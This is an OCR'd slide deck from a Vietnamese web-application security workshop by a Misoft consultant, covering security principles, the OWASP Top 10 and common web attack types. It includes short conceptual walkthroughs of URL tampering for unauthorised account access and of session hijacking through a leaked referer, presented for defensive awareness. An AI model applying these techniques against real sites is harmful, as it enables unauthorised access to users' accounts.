Software Development Security Workshop

NGUYỄN MINH HÀ
INFORMATION SECURITY CONSULTANT
MISOFT JSC

Introduction

- Misoft Co
- Information Security Consulting

Công ty Misoft

- Thành lập năm 2001
- Có trụ sở tại Hà nội và chi nhánh tại Tp Hồ Chí Minh
- Tổng số nhân viên: khoảng 60
- Các lĩnh vực hoạt động:
  - Tư vấn về an toàn - an ninh cho hệ thống thông tin
  - Cung cấp các giải pháp an toàn thông tin
  - Thực hiện các dịch vụ an toàn thông tin

Các đối tác

NHÀ TƯ VẤN GIẢI PHÁP
VÀ TỔNG ĐẠI LÝ PHÂN PHỐI
SẢN PHẨM AN NINH MẠNG
HÀNG ĐẦU VIỆT NAM

Trụ sở Hà Nội:
11 Phan Huy Chú, Hoàn Kiếm
Tel: (84-4) 933 1613
Fax: (84-4) 933 1612
email: misoft@misoft.com.vn

Trụ sở TP Hồ Chí Minh
60 Đường Trường Sơn,
Quận Tân Bình.
Tel: (84-8) 844 3027
Fax: (84-8) 844 3598
email: misofthcm@misoft.com.vn

Khách hàng tiêu biểu

VĂN PHÒNG QUỐC HỘI

BỘ TÀI CHÍNH

NGÂN HÀNG NHÀ NƯỚC

BỘ TÀI CHÍNH
TỔNG CỤC HẢI QUAN

THUẾ VIỆT NAM

BIDV

Incombank

VBA
NGÂN HÀNG NÔNG NGHIỆP VÀ PHÁT TRIỂN NÔNG THÔN VIỆT NAM

Vietnam Airlines

GPC

MobiFone

VDC

VP telecom

Holcim

QUANG TRUNG SOFTWARE CITY

BAO MINH

NHÀ TƯ VẤN GIẢI PHÁP
VÀ TỔNG ĐẠI LÝ PHÂN PHỐI
SẢN PHẨM AN NINH MẠNG
HÀNG ĐẦU VIỆT NAM

Trụ sở Hà Nội:
11 Phan Huy Chú, Hoàn Kiếm
Tel: (84-4) 933 1613
Fax: (84-4) 933 1612
email: misoft@misoft.com.vn

Trụ sở TP Hồ Chí Minh
60 Đường Trường Sơn,
Quận Tân Bình.
Tel: (84-8) 844 3027
Fax: (84-8) 844 3598
email: misofthcm@misoft.com.vn

Information Security Consulting

- Thiết kế hệ thống ATTT
- Xây dựng chính sách ATTT
- Đánh giá rủi ro
- Web/Network Vulnerability Assessment, Penetration Testing
- Đào tạo về ATTT.


Agenda

- General Information Security Concepts
- Web Application Security Awareness
  - An ninh cho ứng dụng web- Các nguyên tắc, yêu cầu, tiêu chuẩn
  - Ứng dụng web một số loại tấn công/lỗi an ninh thường gặp
- Web Application Security Pen Test
  - Phương pháp
  - Công cụ
  - Tích hợp Security Test vào quy trình phát triển web.
- Demo/ Thảo luận

General Information Security Concepts

- ***Information Security***

An toàn thông tin là các biện pháp nhằm đảm bảo tính bí mật (confidentiality), tính toàn vẹn (integrity) và tính sẵn sàng (availability) của thông tin.



It's not just I.T.

General Information Security Concepts


- Thực hiện an toàn thông tin cho ứng dụng cũng như an toàn thông tin nói chung, cần phải có:
  - Biện pháp kỹ thuật để bảo vệ, đảm bảo an toàn ứng dụng
  - Các quy định chính sách, hướng dẫn phát triển ứng dụng.
  - Đào tạo, nâng cao nhận thức về an toàn thông tin cho người phát triển, quản trị ứng dụng cũng như người sử dụng.

- Chúng ta đang có các biện pháp kỹ thuật nào để bảo vệ ứng dụng?

Web Application Security Awareness

Tấn công, điểm yếu, rủi ro

- Website
- Threat
- **Vulnerability**
- Risk
- **Website** x **Threat** x **Vulnerability** = **Risk**



Internet
DMZ
Trusted Inside
Corporate Inside
IIS
SunOne
Apache
ASP
.NET
WebSphere
Java
SQL
Oracle
DB2
HTTP(S)
IMAP FTP
SSH TELNET
POP3
Firewall only allows PORT 80 (or 443 SSL) traffic from the Internet to the web server.
Any – Web Server: 80
Firewall only allows applications on the web server to talk to application server.
Firewall only allows application server to talk to database server.

Vulnerability
Web Application vs Web Server

- Điểm yếu trên máy chủ web có tính chất khác so với điểm yếu trên ứng dụng web:
  - Điểm yếu của web server là điểm yếu "chung", điểm yếu trên ứng dụng là điểm yếu "riêng"
  - Khả năng bị tấn công vào điểm trên web server thấp hơn so với tầng ứng dụng.
  - Điểm yếu trên web server có thể được bảo vệ bởi các lớp an ninh của network.

Securing the Network Layer


- **SSL**
- **Firewalls**
- **IDS (Intrusion Detection System)**
  - Monitors network for malicious activities
  - Typically signature based detection (similar to virus protection)
  - Blind to encrypted (SSL) traffic



OWASP Top 10 (www.owasp.org)

Vulnerability	Vulnerability Type
Unvalidated Input	Application
Broken Access Control	Application / Administrative
Broken Authentication and Session Management	Application
Cross Site Scripting (XSS) Flaws	Application
Buffer Overflows	Application / Platform
Injection Flaws	Application
Improper Error Handling	Administrative / Application
Insecure Storage	Administrative / Application
Denial of Service	All
Insecure Configuration Management	Administration

The Software Development Life Cycle Process - SDLC



Web App Security Principle

- **Minimize Attack Surface Area**
  - Mỗi một tính năng thêm vào ứng dụng đều tăng độ rủi ro
  - Cần loại bỏ hoặc hạn chế những tính năng không cần thiết.
- **Secure Defaults**
  - Các cấu hình mặc định của ứng dụng cần được điều chỉnh sao cho giảm thiểu các nguy cơ gây mất an ninh

Web App Security Principle

- **Principle of Least Privilege**
  - "Quy luật về quyền tối thiểu". Một user/server/ứng dụng chỉ được trao quyền để thực hiện được đúng nhiệm vụ mà nó được giao
- **Fail securely**
- **External Systems are Insecure**
  - Phải "đa nghi", luôn luôn coi các hệ thống bên ngoài là không an toàn

Web App Security Principle

- **Separation of Duties**
  - Cách ly các nhiệm vụ
- **Do not trust Security through Obscurity**
  - Giữ bí mật, để mọi thứ tù mù không phải lúc nào cũng tốt.

Web App Security Principle

- **Simplicity**
- **Fix Security Issues Correctly**
- **… (OWASP Guide)**

Standard/Guide

- ISO 27001/27002
- ***PCI DSS***
- OWASP Guide

Các loại tấn công

- Tấn công vào người dùng - Phishing: Một loại tấn công kiểu Social Engineering.
  - Nguyên nhân: Do nhận thức về security của người dùng thấp, điểm yếu trên ứng dụng web
  - Cách phòng chống: Đào tạo, hướng dẫn người sử dụng, fix các lỗi trên ứng dụng như XSS

Các loại tấn công

- Tấn công vào Web Server.
  - Nguyên nhân: Do điểm yếu, lỗ hổng bảo mật từ nhà cung cấp, do cấu hình chưa đúng, cấu hình sai.
  - Cách phòng chống:
    - Cập nhật thường xuyên web server: OS, Services.
    - Cấu hình tuân thủ các nguyên tắc an ninh.
    - Sủ dụng các hệ thống tường lửa, chống tấn công tầng mạng.


Các loại tấn công

- Tấn công vào web application:
  - Tấn công vào cơ chế xác thực
  - Tấn công vào Session
  - Tấn công “Data Validation”
  - Tấn công DoS
  - …

Các loại tấn công vào ứng dụng web

- Tấn công vào Cơ chế xác thực (Broken Access/Authentication):
  - Dictionary/Brute force Attack
  - Bypass authentication Schema
  - Directory Traversal
  - Vulnerable remember password& password reset.

Broken Access Control Illustrated




- Attacker notices the URL indicates his role
  - /user/getAccounts
- He modifies it to another directory (role)
  - /admin/getAccounts, or
  - /manager/getAccounts
- Attacker views more accounts than just their own


Các loại tấn công (tiếp…)

- Tấn công vào Session:
  - Cookie and Session Token Manipulation
  - Session Variables
  - …

Session Manipulation

1 User sends credentials





Site uses URL rewriting
(i.e., put session in URL)

2

3 User clicks on a link to
http://www.hacker.com in a forum

4

Hacker checks referer logs on
www.hacker.com
and finds user's JSESSIONID

5 Hacker uses
JSESSIONID and takes
over victim's account

